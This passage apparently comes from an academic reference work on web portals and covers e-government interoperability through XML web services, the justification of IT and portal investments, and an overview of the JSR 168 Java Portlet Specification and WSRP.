Under this scope, governments worldwide have launched several portals in order to provide digital information to clients and ease their electronic transaction with government. E-government portals cover several multidimensional scopes of daily life; they contain information on laws, announcements, governmental authorities' profiles, and provide electronic transactions to clients such as e-finance, e-procurement, e-learning, etc. The pioneer e-governmental portals are the ones of Canada (http://www.canada.gc.ca), USA (http://www.firstgov.gov), UK (http://www.ukonline.co.uk), and Singapore (http://www.gov.sg). According to a survey research recently conducted in the USA, the majority of the Internet users in each country thought that their government is doing a good or excellent job developing online resources that allow them access to information and conduct online transactions with the government (Bose, 2004).

During this decade, many researchers study different aspects of how e-government may eliminate bureaucracy (Pavlichev & Garson, 2004). The researchers deal with interesting, however, difficult scheme to conclude to policies, able to be applied worldwide as standards. Many outcomes of how e-government may facilitate clients' transactions with public sector conclude that an interoperability framework must be defined. According to EC-DG ISM (2006), the lack of interoperability (62%) is considered as the most important barrier in achieving the objectives for more efficient and effective e-government. Interoperability means the ability of ICT systems and their supported business processes to exchange data and enable information and knowledge sharing.

An interoperability framework can be defined as a set of standards and guidelines that describes the way in which organizations have agreed, or should agree, to interact with each other. An interoperability framework is, therefore, not a static document and may have to be adapted over time as technologies, standards and administrative requirements change (IDABC, 2004).

By joining up administrative processes, everyone, whether in the public or business sectors, could achieve a significant increase in efficiency and lower the cost of operations. Interoperability is essential for this *joining up* of public administration, to share and re-use administrative information, and to provide services and information over multiple channels. In essence, interoperability is a fundamental requirement from both economic and technical perspectives for the development of efficient and effective e-government services at both the national and international levels, including the regional and local ones. According to IDABC (2004), three aspects of interoperability need to be considered: organizational, semantic, and technical interoperability.

In multicultural environments like in the European Union, public administration is a complex network of organizations, people, languages, information systems, information structures, rules, processes, and practices. Effective utilization of ICT requires explicit rules for communication and means for the integration of heterogeneous systems and information resources. XML is a tool for the purpose (Salminen, 2005).

A Web service is a software system identified by a uniform resource locator (URL), whose public interfaces and bindings are defined and described using XML. Its definition can be discovered by other software systems. These systems may then interact with the Web service in a manner prescribed by its definition, using XML-based messages conveyed by Internet protocols (Booth et al., 2004). The Web service model consists of three entities, the service provider, the service registry, and the service consumer.

METHODOLOGY TO INTEROPERABLE MODEL

The scope of the approach presented in this section is to introduce a generic model, capable to manage administrative clients-related processes and content using a Web service-oriented architecture (SOA) and a Web service orchestration structure. The approach follows a one-stop approach where a governmental authority acts as a trans-government liaison (intermediary) between the government and clients. The e-government interoperability model could be used by governmental organizations (GOs), including other collaboration authorities in order to create and develop common, multilingual, multi-platform, trans-governmental (even trans-European) e-services in a uniform and standardized way, thus enabling process transparency and facilitating mobility of services.

At present, common practices and legislation in force requires clients to carry out a number of bureaucratic procedures. The common denominator for most of those procedures is the fact that the interested persons or businesses act as information mediators. That means that they have to submit to GOs various documents issued by other governmental authorities, or they have to submit copies of the same documents to more than one.

The emerging problems are many. The existing bureaucracy indirectly embarrasses citizens, businesses, and public sectors to function and complete their daily tasks, especially when dealing with public services. The current functionality model of public sector inserts many difficulties in the operation of businesses. The main problems that are often compounded are:

- Failures in communication.
- Need for shared data and information.
- Difficulty in access the right information.
- Collection of large amounts of data over time.
- Incompatible data formats.

- Data missing or obsolete data.
- Metadata is not universally acceptable.
- Inconsistent data policies and practices across organizations.

The main objective of an interoperability network is data dissemination and collection between and from all involved authorities in order to release the interested persons from the previously mentioned obligations. Finally, all authorities will get the data they request without representatives having to visit them in person in order to submit recurrently the same documents, or documents issued by authorities—members of the network.

An interoperability model should provide a standardized and flexible environment that will enable GOs to jointly establish and deliver common e-Government services to clients through their e-government portals. Such joint delivery of common services involves the participation and collaboration of various GOs in terms of:

- Existing IT systems.
- Human interaction.
- Predefined processes and workflows.

Thus, interoperability at all levels among GOs is a prerequisite to deliver common e-services and, for this reason, it is one of the major objectives of an e-government interoperability model. The investigated model is an ambitious attempt to delve with all three levels of interoperability defined by IDABC (2004):

- In regards to organizational interoperability, the model aims at deploying SOA and Web service orchestration paradigm in order to enable GOs all over Europe to model and manage/streamline individual business-related administrative processes (involve both human actors and IT systems) and information architectures with the aim to deliver pan-European, cross-border, multilingual, multi-platform, and common services in a transparent way for the end user.
- In regards to semantic interoperability, the model aims at establishing a common semantic framework,using metadata, enabling GOs to exchange standardized information and content that is understood by all the involved human or systemic actors.
- In regards to technical interoperability, the model aims at inter-linking existing GOs IT systems and infrastructures located in the same or in different countries, by defining and using open interfaces, standards, and protocols.

In this section, the e-government interoperability model will be investigated for a generic e-government service where a GO acts as a one stop shop (OSS) for the public. The interoperability model will provide several Web services for the data exchange between two parties, through their respective e-government portals. The Web services provided will be part of the workflow of a governmental case and in general will have the following functionality.

The OSS will send an XML message containing unique information on a certain case to a GO requesting from its database certain special data for the case. The GO through the same Web service will respond to OSS through an XML message where the unknown special data will be provided and selectively stored at OSS's database. The special data can be either storable (e.g., ID Key Number) or informational that do not need to be stored (e.g., certificate). Sometimes the requested XML message contains just Boolean information, determining how the case workflow will proceed.

The Web services must be designed and implemented separately for each couple of interacting authorities. All Web services will contain information on the authentication of the GO (including OSS) in order for the receiver to validate the requester is authorized to receive confidential information on the case. Moreover, the Web services will contain input and output parameters filled in with the requested and the received information respectively.

FUTURE TRENDS

According to Layne and Lee (2001), e-government progresses toward higher levels of integration and interoperability among and between government levels and branches. Interoperability in essence leads to extensive information sharing among and between governmental entities. However, the obstacles, which prevent a rapid progress into that direction, are not merely technical. In fact, the technology side may prove the least difficult to address, while the organizational, legal, political, and social aspects may prove much more of a challenge.

Work must be done to define and agree upon government sector-specific semantics and on the alignment of business processes. Many e-government services exist such as taxation functions and social services that require government agreement on their own semantics and processes. Likewise, there are frequently additional public sector requirements in general business processes such as procurement that are not found in the private sector (e.g., specific competitive bidding requirements and/or specific approval approaches). For e-government, business process alignment in many cases requires an alignment of laws, regulations, etc., something that the European Union, with its Single Market approach, can leverage (Lueders, 2005).

A major contributor to interoperability is voluntary open standards development plus voluntary open standards adoption. Open standards development, without significant adoption of the resultant standards, does nothing in the effort to achieve interoperability.

XML offers a rich variety of possibilities but its adoption in public sectors requires extensive collaboration in standardization. Work is needed at all levels: international, national, and local. International agreements are needed to avoid extra work and to facilitate international communication.

Many different standards have been proposed and various approaches have been taken to create a widely accepted and usable way for developing Web services. According to Dustdar & Schreiner (2005), QoS and semantic descriptions have been proposed to extend the current WSDL standard, but have not yet found overall acceptance. UDDI and other registry based data models have been implemented, but are not widely used, and in the case of dynamic service discovery, it does not yet meet requirements.

Continuous changes in specifications and software cause problems to all kinds of XML standardization. One of the hardest challenges is the vulnerability of the Internet. The lack of trust on the technology and people involved is causing disappearance of people from the Internet community. In the insecure Internet environment, well-planned services may remain without users. Therefore, alternative and trustworthier network solutions have to be considered for e-government.

Under this scope, international organizations on e-government and interoperability standards should cooperate along with governments in order to reach to a commonly accepted e-government model. This model should deal with, among others, the definition of a commonly accepted messages' language, in order for the Web services to encode/decode their parameters and the GO's authentication information.

E-government services delivery requires interoperability both within and across organizational and administrative boundaries. However, this sharing of information should comply with personal data protection principles, laws, and regulations and generally involves the following tasks: digital data collection, data storage, data processing, data transfer, and data share. This, in its turn, affects the way e-government architectures will be designed and implemented (Riedl, 2003).

Moreover, several issues related to privacy should be addressed. The threats for user privacy in an electronic environment are so many that a single solution does not exist. Another key aspect of interoperability relates to secure interconnection and intercommunication (McIntyre, Taylor, & McCabe, 2004).

CONCLUSION

E-government has the potential to change public administrations' organization, operation, and interoperation and in this way to facilitate the interaction with clients. The transition from the traditional model of governance to the digital one involves not only technological but also organizational, economic, social, legal, and democratic dimensions. Furthermore, a number of challenges and risks have been identified and should be solved from both sides: government (e.g., complexity, poor IT infrastructure, human resources and financial constraints, legal issues, etc.) and users (e.g., lack of familiarity and trust, digital gap, etc.).

In this article, we emphasized that interoperability aspect comprises one of the most crucial barriers that e-government should overcome. This requirement relates to local and regional public administrations, business sector, and it also goes beyond the national borders and involves other countries administrations. Moreover, the interoperability of ICT systems and applications, the sharing and re-use of information and services, the inter-linking of various administrative processes, within and between sectors are essential factors for the delivery of high quality, innovative, seamless, and customer-centric e-government services.

Under this framework, we presented our approach in interoperability model. This can model and manage administrative business-related processes and content using SOA and a Web service orchestration paradigm and follow a one-stop approach. It comprises an effort to deal with the three levels of interoperability (i.e., organizational, semantic, and technical). The benefits from the adoption of this model include among others: significant time, cost as well as manpower saving, greater convenience, better accessibility, more choices, faster delivery, etc. Finally, this initiative needs more work in order to gradually integrate all the administrative tasks and processes that businesses want to complete in their interaction with the governmental organizations.

REFERENCES

Booth, D., Haas, H., McCabe, F., Newcomer, E., Champion, M., Ferris, C., & Orchard, D. (2004). *Web services architecture*. W3C Working Group Note 11, February 2004. Retrieved September 12, 2005, from http://www.w3.org/TR/ws-arch/

Bose, R. (2004). E-government: Infrastructure and technologies for education and training. *Electronic Government*, *1*(4), 349-361.

Bouguettaya, A., Rezgui, A., Medjahed, B., & Ouzzani, M. (2004). Internet computing support for digital government. In M. P. Singh (Ed.), *Practical handbook of internet computing*. CRC Press Retrieved September 10, 2005, from http://www-personal.engin.umd.umich.edu/~brahim/my-publications/chapter_singh.pdf

Dustdar, S., & Schreiner, W. (2005). A survey on Web services composition. *International Journal of Web and Grid Services*, *1*(1), 1-30.

EC-DG ISM. (2006). European Commission, Directorate General, Information Society and Media. Report V 1.0, January.

IDABC. (2004). *European interoperability framework for Pan-European Egovernment services*. Luxembourg: Office for Official Publications of the European Communities. Retrieved September 10, 2005, from http://europa.eu.int/idabc/en/chapter/5845

Layne, K., & Lee, J. (2001). Developing fully functional egovernment: A four-stage model. *Government Information Quarterly*, *18*, 122-136.

Lueders, H. (2005). Interoperability and open standards for egovernment services. In *Proceeding of the 1st International Conference on Interoperability of Enterprise Software and Applications (eGOV INTEROP'05)*, February 23-25, Geneva, Switzerland. Retrieved September 12, 2005, from http://www.softwarechoice.org/download_files/eGovinterop05_paper.pdf

McIntyre, M., Taylor, G., & McCabe, C. (2004). *Open in Europe. The importance of open source software and open standards to interoperability in Europe*. Open Forum Europe. Retrieved September 15, 2005, from http://xml.coverpages.org/OpenIreland-OS.pdf

Pavlichev, A., & Garson, D. G. (2004). Digital government: Principles and best practices. In A. Pavlichev, & D. G. Garson (Eds.), London: Idea Group Publishing. xii, 379 p.

Riedl, R. (2003). Design principles for e-government services. In *Proceedings of the eGov Day*, Vienna, Austria. Retrieved September 10, 2005, from http://www.ifi.unizh.ch/egov/Wien03.pdf

Salminen, A. (2005). Building digital government by XML. In *Proceedings of the 38th Hawaii International Conference on System Sciences (HICSS), 5*(5), 122b.

Tambouris, E., Gorilas, S., & Boukis, G. (2001). Investigation of electronic government. In *Proceedings of the 8th Panhellenic Conference on Informatics, 2*, 367-376. Retrieved September 13, 2005, from http://www.egov-project.org/egovsite/tambouris_panhellenic.pdf

KEY TERMS

Electronic Government (E-Government): This term refers to any government functions or processes that are carried out in digital form over the Internet. Local, state, and federal governments essentially set up central Web sites from which the public (both citizens and businesses) can find public information, download government forms, and complete their transactions with government online, through electronic services.

Organizational Interoperability: This aspect of interoperability is concerned with defining business goals, modeling business processes, and bringing about the collaboration of administrations that wish to exchange information and may have different internal structures and processes. Moreover, it aims at addressing the requirements of the user community by making services available, easily identifiable, accessible, and user-oriented.

Semantic Interoperability: This aspect of interoperability is concerned with ensuring that the precise meaning of exchanged information is understandable by any other application that was not initially developed for this purpose. It enables systems to combine received information with other information resources and to process it in a meaningful manner. It is therefore a prerequisite for the front-end multilingual delivery of services to the user.

Service-Oriented Architecture (SOA): It is an architectural style based on the notion of services, which are independent but cooperating building blocks to develop distributed applications. The SOA model isolates aspects of an application so that, as technology changes, services (components) can be independently updated, limiting the impact of changes and updates to a manageable scope.

Technical Interoperability: This aspect of interoperability covers the technical issues of linking computer systems and services. It includes key aspects such as open interfaces, interconnection services, data integration and middleware, data presentation and exchange, accessibility, and security services.

Universal Description Discovery and Integration (UDDI): Q standard that suggests means to publish details about a service provider, the services that are stored, and the opportunity for service consumers to find service providers and Web service details.

Web Service Description Language (WSDL): It uses the XML format to describe the methods provided by a Web service, including input and output parameters, data types, and the transport protocol, which is typically HTTP, to be used.

Web Service Orchestration: It describes how Web services can interact with each other at the message level, including the business logic and execution order of the interactions. These interactions may span applications and/or organizations and result in a long-lived, transactional, multi-step process model.

eXtensible Markup Language (XML): Consists of a set of rules for defining and representing information as *XML documents* where information structures are indicated by explicit markup. The markup vocabulary and the structures specified for a particular domain create an *XML application*, a formal language for representing information of the domain.a

Investing in Portals for Benefits and Gains

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INTRODUCTION

Companies do not always have a rational justification for the choice they make between different IT investment alternatives. One may see the purchase as unavoidable expenditure, while another may see it as an investment and expect a return at least as high as the return on capital employed. There seems to be lack of useful methods to address the benefits and gains of IT investments, including various kinds of portal projects.

Studies published on the benefits and impact of IT have been criticized for not paying sufficient attention to the practical needs of companies. According to American professor Yolande Chan (2000), the assessment models presented in such studies have often focused on issues that are the easiest to model. Chan examined all articles published on the subject of benefiting from IT, in the period 1993-1998, in the main information systems science journals: *MIS Quarterly*, *Information Systems Research*, *Journal of Management Information Systems*, and *Communications of the ACM*. It was found that the published studies had concentrated purely on determining *what* benefits are gained in IT investments, and had not sought to consider the other questions of *why*, *where*, *when*, *how,* and *for whom* the benefits of such investments were achieved.

Success Factors at Operative Level

Despite Chan's justified criticisms, a closer examination of previously published studies can, nevertheless, give a comprehensive picture of the critical factors for successfully benefiting from IT. Perhaps the best-known study to distinguish itself in this field was published in 1992 by the American researchers William DeLone and Ephraim McLean (1992).

DeLone and McLean picked their way through 180 articles dealing with factors critical for successfully benefiting from IT use. They divided the concepts and indicators discussed in the material into six separate categories: system quality, information quality, use, user satisfaction, individual impact, and organizational impact. The level of scientific interest in what is, after all, a simple model has been substantial: in the 1990s, the article became one of the most widely quoted sources in many of the international conferences and journals on information systems science.

The first two of the six concepts together determine the next two that, supporting each other, then influence the company's overall outcome via their effect on the employees' actions. Different researchers have later discussed these concepts in their own studies, attaching varying degrees of significance to them. For instance, Brightwaite (1996) emphasizes the importance of system quality in stating, for example, that in corporate call centre services, employees cannot be expected to offer a service that is any better than that permitted by the information system at their disposal.

Portal Investment and Strategic Advantage

A frequently cited example in underlining the strategic importance of IT is the once pioneering SABRE reservations system of American Airlines (e.g., Copeland & McKenney, 1988). Being the first of its kind, the impact of this system could not have been foreseen. Once it was up and running in the first 200 travel agencies, it became clear that the airline's investment would pay for itself 500 times over during the first year alone. The opportunity that this presented for a reshuffle of the market and the competition rankings, or more specifically the airline's initiative in grasping this opportunity, led to monopoly accusations and, of course, confrontation with the aviation-sector regulations, which had been expanding alongside the growth in technology.

Not everybody has been convinced about the significance of this example for the textbooks, however. For instance, Nicholas Carr (2003), editor of the *Harvard Business Review*, would prefer to abandon the view that IT is somehow an all-powerful strategic force. Examining recent IT developments, he sees similarities with the spread of the railways in the 1840s to 1870s: the length of rail put down in that period followed a growth curve similar to that for the number of Internet servers installed in 1990-2002. Carr concluded that, although in both cases, the first companies to take up the opportunities offered by the new technology gained a competitive advantage strategically, once such technology becomes accessible to everyone, the wisest strategy may be to keep investment levels in check. In a similar vein, Professor David Avison (2002) has been keen to point out that most of the classic examples of strategic information systems, such as SABRE and the Federal Express system COSMOS, do not form a good basis for making generalizations, and therefore, as examples, their strategic IT significance remains largely anecdotal.

The conclusions drawn by Copeland and McKenney (1988) appear to be very similar to those by Carr, at least when looked at retrospectively. They studied a company that was the first to exploit the opportunities offered by a particular technology market. One of the key factors in achieving a strategic advantage, they said, was intelligent persistence, a combination of opportunism and learning by doing, via which the company gained valuable experience that could not be easily emulated by competitors. However, they also noted that to retain this strategic advantage through the use of IT would require the company to engage in constant development work, and to rapidly identify emerging market opportunities (1988, p. 386): "Firms that begin to ride an experience curve ahead of their competitors realize a head start that will endure as long as new opportunities continue to be revealed. Technology can always be purchased, but the same can rarely be said for knowledge."

DISCUSSION

In IT projects, even careful investment planning is not always enough to guarantee the desired result. As an illustration of this, the investors behind the Web service Heavenly-doors.com declared, after a period of 5 months and a total expenditure of USD 26 million, that customers were not, after all, ready yet to make all their funeral arrangements over the Internet, starting with the choice of coffin (Remenyi, 2005). A further example, on a grander scale, is the investment made by European operators in third-generation mobile frequencies that has, both figuratively and literally, largely disappeared into thin air. At the macro level, this, at least superficially, points to the chronic nature of the IT productivity paradox (Brynjolfsson, 1993).

Examining how a company's IT use relates to its corporate strategies should be more important than looking at the use of IT in quantitative terms. Although this may be quite a demanding task, it should be done at the project planning stage. Whatever the corporate size or business sector, an organization, planning to invest, may have a range of strategies; for example, one for marketing, another for international growth, and so on. In IT investment, the company's technology and business strategies will be the most important, and all other strategies should, in fact, be subordinated to the latter. Depending on the company's operating environment, its corporate strategies may cover different time horizons. For instance, the technology strategy may look ahead to the next 3-10 years, while the business strategy may have its sights on the immediate period, just 1-3 years from now. This is why justifying an investment on the basis of one strategy while basing profit expectations on perhaps a shorter-term view can blur the view of benefits and gains.

CONCLUSION

Decisions about sizeable IT investments are rarely made without taking on board the views of a wide range of stakeholders. The process may also be influenced by political criteria at the expense of rational justifications, which presents a challenge for the choice and use of evaluation methods. Making the decision for or against an investment is also a human process. The company's management may even find itself having to take decisions on the priority of one stakeholder over another in cases where there are overlapping or contradictory interests. Thus, it is understandable if the management find itself tempted to tip the scale in favor of unavoidable IT expenditure, rather than an IT investment, when justifying and categorizing varying IT system projects.

REFERENCES

Avison, D. (2002). A word of caution: Exploring fashions in IS/IT management. In D. Remenyi & A. Brown (Eds.), *The make or break issues in IT management* (pp. 1-15). Oxford: Butterworth Heinemann .

Brightwaite, T. (1996). *The power of IT: Maximizing your technology investment*. Milwaukee: ASQC Quality Press.

Brynjolfsson, E. (1993). The productivity paradox of information technology. *Communications of the ACM, 36*(12), pp. 67-77.

Carr, N. (2003). IT doesn't matter. *Harvard Business Review, 81*(5), 41-49.

Chan, Y. (2000). IT value: The great divide between qualitative and quantitative and individual and organizational measures. *Journal of Management Information Systems, 16*(4), 225-261.

Copeland, D., & McKenney, J. (1988). Airline reservations systems: *Lessons from history. MIS Quarterly*, September, 352-370.

DeLone, W., & McLean, E. (1992). Information systems success—The quest for the dependent variable. *Information Systems Research, 3*(1), 60-95.

Remenyi, D. Just because you can … doesn't mean that you should! Retrieved January 12, 2005, from http://www.mcil.co.uk /topical-papers.htm

KEY TERMS

Intelligent Persistence: A term used in strategic IT literature explaining factors in gaining strategic advantage with the use of IT; a combination of opportunism and learning by doing.

IT Productivity Paradox: In 1990, Paul Strassmann sowed seeds of doubt over the very existence of IT benefits in his book *The Business Value of Computers*. Strassmann demonstrated that no correlation at a macroeconomic level, or by sector, can be found between corporate IT investments and an array of different financial indicators. The debate on this paradox reached a peak in the mid-1990s. The first to focus attention on the concept was economist Stephen Roach, in 1984.

Java Portals and Java Portlet Specification and API

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INTRODUCTION

Second generation Web portals distinguish themselves from first generation ones for their architecture, which is component-oriented. In particular, the basic component constituting them is often referred to as *portlet*. The portal is responsible for aggregating information coming from different sources, local or remote, available in the form of mark-up fragments. Each of those fragments is produced by a portlet. In the context of Web portals, the possibility to deploy a portlet in any portal is particularly significant. To this extent, that is, to achieve interoperability among portals, it has been necessary to define a standard way to develop and deploy portlets.

Two main standards have been defined and widely adopted by producers: the *Web services for remote portlets (WSRP)* and the *Java Portlet Specification and API (JSR 168)*. The former is more oriented to the definition of rules about the use of remote portlets; the latter is focused on the definition of interfaces for the development of portlets which can run in Java-based portals. The definition of a standard specification for Java technology follows a specific process, known as the *Java Community Process*, where several contributors, under the supervision of *Sun Microsystems*, write and revise the draft of the specification several times until its final publication as an approved standard.

Most of the Java technologies, part of the *Java 2 Enterprise Edition*, the platform for the development and deployment of distributed enterprise applications, follow a consolidated architectural model, called container/component architecture. This model offers the chance to develop components and deploy them on different containers. Both component and containers compliant to specifications can be developed independently and commercialized by different software vendors, thus creating a market economy on Java software. Furthermore, several good-quality open-source products compete with them. The *JSR 168* follows the container/component model and, as shown by a survey presented in the sequel, its adoption has grown until it has become an important reference point which cannot be excluded from the projects aimed at the development of Web portals. An overview of *JSR 168* follows: its content is summarized, starting from the definitions of portal, portlet and portal container, and continuing with other important matters, such as how portal technology relates to other *Java* technologies. Furthermore, a parade of the most important existing implementations of the specification is presented.

BACKGROUND

According to Bellas (2004), we are at the second generation of Web portals. The main characteristic which distinguishes it from the previous, regards the architecture of such Web based applications. A second generation portal has a component-oriented architecture. Its adoption, compared to that of a monolithic architecture, typical (with several exceptions) of the first generation portals, improves development, maintenance and reusability.

One of the basic components of a Web portal is the portlet. Such a software entity is responsible for rendering the mark-up fragment necessary for showing information or providing a service coming from a source of the World Wide Web. The portal is responsible for aggregating several portlets in the pages of a unique system, homogeneous in its appearance, and tailored to the user preferences. The mark-up fragment is directly generated by a service located on a remote host.

Some years ago, several vendors were already producing portals based on the mechanism described above. A noteworthy example was *Jetspeed*, the portal of the *Apache Group*, developed with *J2EE* technology. Almost each portal producer defined a proprietary *APIs* for building portlets, resulting in a lack of interoperability.


Having to aggregate content from different sources, a fundamental step was to reach an agreement between portals and portlet producers on the way in which portal could obtain the *HTML* fragment for the portlets. The need for interoperability has often been the most important reason to establish a standard. An early solution has been found defining the *Web services for remote portlets (WSRP)* standard: a Web service interface (defined in *Web Service Definition Language*) through which portals can interact with the remote producer's portlets. The *WSRP 1.0* specification (OASIS, 2003) was approved as an *OASIS* standard in August 2003. Based on Web services, several interfaces to adopt the standard have been developed for the most used technologies (e.g., *J2EE*, *.NET*, and so on).

Some months later, a new important specification reached its final release: the *Java Specification Request 168* (Abdelnur & Hepper, 2003), also known as *The Java Portlet Specification*. The need for *JSR 168* was motivated by the inadequacy of the *Servlet/JSP* specification to represent the high level concepts of a Web portal application, even though it is possible to build any Web-based application using *Servlet/JSP* specification, the development of a portal needs deals with new concepts, such as portal, portlet and portlet container. The scope of the specification was to develop an *API* set layer on the underlying one of servlets. Contents treated in *WSRP* specification often overlap with those treated in *JSR 168*. For example, both define portlet view modes and window states. The main differences reside in the location of the portlets and in the technologies: *WSRP* is more oriented to the definition of mechanisms for the use of remote portlets, which can be developed using different technologies. To this extent, it defines two standard Web service-based interfaces: one for the description of the services provided by a portlet and another one for the mark-up generation. The main benefit which can be gained by supporting the standard is that a portlet, developed with whatever technology, can be deployed on a location and displayed in several remote Web portals. *JSR 168*, instead, defines an interface suitable for local portlets, developed with *J2EE* technology.

Several *APIs* and Java related technologies have been aligned together in a cohesive development and deployment platform, called *Java 2 Enterprise Edition (J2EE)*. A strong point of *J2EE* is the support for component-oriented development, which simplifies the development and maintenance of software and contributes to improving its quality. The *J2EE* component-oriented development is based on the so called container/component architecture. A container is a software entity that runs within the server and is responsible for managing specific types of components (Ahmed & Umrysh, 2002). It provides several services to the *J2EE* components deployed within it, such as managing its lifecycle, resource pooling, enforcing security, providing more information and services through service *APIs*. Examples of containers and components fit to them are *Applet Container* and *applets*, *Web Container* and *servlets*, *Enterprise Container* and *Enterprise JavaBeans*. The *container-component* architecture is shown in Figure 1.

A specification is issued by the Java community through a process called *Java Community Process (JCP)*, which is


Figure 1. The J2EE container/component architecture



the attempt of *Sun Microsystems* to involve the international Java community in developing Java specifications. Its introduction took place in 1998 and, since then, it has involved, on a membership basis, over 700 corporate and individuals participating in a series of steps designed to produce high-quality, widely accepted Java specifications. The membership is regulated through an agreement, the *Java Specification Agreement (JSPA)*, between the new member and *Sun Microsystems*. A fee is due for the member. It varies according to the nature of the member, decreasing respectively for commercial entities, educational, governmental or nonprofit organizations and individual members. A list of things a member can do includes: submit proposals, provide feedback on others' proposals, implement specifications and administrate the process. The *JCP* is overseen by *Sun Microsystems* through *The Process Management Office (PMO)*. Its main duty is to manage the daily running of the program. The *PMO* works in coordination with the *Executive Committee (EC)* to supervise the lifecycle of a proposed specification. *Sun Microsystems* has a permanent seat in the *EC*, while the other 15 seats are elected: 5 of them are replaced every year, the remaining 10 are ratified. The lifecycle of a successful specification, from its first submission to its maintenance, follows the steps resumed in Figure 2.

After the submission by a member, the *EC* checks that the information is in order and it does not conflict with an existing specification or *JSR*. If so, the *EC* posts the *JSR* to the *JCP* Web site for review. The proposal can be accepted, rejected or deferred. If this step is passed, a *Call For Experts*, aimed at forming the *Expert Group* (*EG*) in charge for producing an *Early Draft* in 30-90 days, is open for 15 days. The *EG* is formed by the *EC*, choosing a subset of experts among the ones nominated by other members. Before a *Final Release* is reached, the draft is revised several times, first by the participants and then by the public. Afterwards,

Figure 2. Lifecycle of a specification under the Java Community Process



the maintenance phase is composed of the activities of monitoring feedback from the Java community, including clarifications and requests for major enhancements and bug fixes, and proposing changes to the specification. Other than the specification document, the *JCP* produces a reference implementation and a compatibility test suite.

The *JCP* has often been positively judged by the community of Java developers as a means for being involved and sharing ideas with other developers. Some criticism has been expressed regarding the membership fees and the democracy in the process. The formers, even though *Sun Microsystems* claims that they are only collected to cover the administrative costs, have been judged too high for smaller companies and academies. The latter, according to some detractors, is scarce or lacking due to the overly strict control exerted by *Sun Microsystems* in the process (Philion, 1999).

THE SPECIFICATION AND SOME RELATED IMPLEMENTATIONS

The *JSR 168* starts giving some basic definitions, such as the ones for *portal*, *portlet* and *portlet container*. A *portal* is defined as "A Web based application that—commonly—provides personalization, single sign on, content aggregation from different sources and hosts the presentation layer of information systems," while a *portlet* as "a Java technology based Web component, managed by a portlet container, that processes requests and generates dynamic content." "A *portlet container* runs portlets and provides them with the required runtime environment." To understand how these concepts are related, a typical working example, involving all such entities, is provided. Briefly, the portal receives the HTTP requests from the user-agent (the Web browser). If the request contains an action targeted to a specific portlet, the request is routed to the portlet through the *portlet container*, which is responsible for obtaining content fragments. The mark-up fragments generated by all the portlets included in the portal page are aggregated by the portal to compose the complete page, which is sent back to the client. If a *caching* mechanism is enabled, for portlets whose content is not changed, the previous mark-up available is used, instead of generating it again, thus saving time.

The *portlet container* is responsible for handling the portlet lifecycle. To elaborate, the portlet must implement several methods invoked by the portlet container on the occurrence of several events. In particular, there are methods for initializing and destroying the portlet, for defining the actions to undertake in response of user interaction and for generating the mark-up fragment. The *JSR 168 API* provides a generic class which can be extended by the portlet developer, whose name is *GenericPortlet*.

As for the relation with other *J2EE* technologies, it is worth noting that the *container/component* architecture is fully applied in the context of portal and portlets: a *portlet* represents a component and the *portlet container* the container. The specification emphasizes the relation, with analogies and differences, between a portlet and a servlet.

The concept of a portlet is very similar to the that of a servlet. In particular, they both are Web components. In spite of this similarity, and in spite of the completeness of the *Servlet*/*JSP* specification, it has been necessary to define a new specification to deal with concepts related to portlets and portals, due to several differences among portlets and servlets. The most important of them are:

- Portlets only generate mark-up fragments, not complete documents. Nevertheless, portlets can exist many times in a portal page.
- *Servlet/JSP* specifications do not define modes or states.
- Portlets are not directly bound to a *URL*.

In spite of the above differences, the presence of a strong similarity, has allowed the participants to the *JCP* to completely define the portlet *API* as a new layer constructed on the *Servlet/JSP API*.

An important analogy between servlets and portlets is in the independence between their development and their deployment. Actually, this independence is a fundamental matter of *J2EE* philosophy. For all *J2EE* components, the deployment phase foresees the packaging of all of its files in a compressed archive together with a special *XML* file, called *Deployment Descriptor*, which holds some information useful in the deployment process. A set of portlets can be packaged together and deployed on a portlet container. The deployment descriptor holds both general information on the portlet application, including the definitions of all the portlets, custom portlet modes and window states and user attributes, and information about each portlet, such as name, title, portlet preferences, information about security, and so forth.

The specification defines the portlet modes and the window states. A portlet is developed to display some content to accomplish a task and it may include one or more screens that the user can navigate and interact with, or it may consist of static content that does not require any user interaction. Besides performing the task they have been developed for, the portlets could perform some more standard tasks, such as allowing user customization and providing help information about themselves. An indication on which of the above task the portlet is performing, is given by the portlet mode, whose value can be, respectively, *VIEW*, *EDIT*, and *HELP*. Portal vendors may define custom portlet modes for vendor specific functionality. The window state is a value used to define the amount of space a portlet will be assigned in the page. The output to render is determined by the portlet on the basis of such a value. Window states can be *NORMAL*, indicating that the portlet is sharing the page with other portlets, *MINIMIZED*, indicating that the portlet should only render minimal output, such as only its title, or *MAXIMIZED*, when the portlet has plenty of space available and it may be the only one displayed on the screen. Portal vendors may define custom window states.

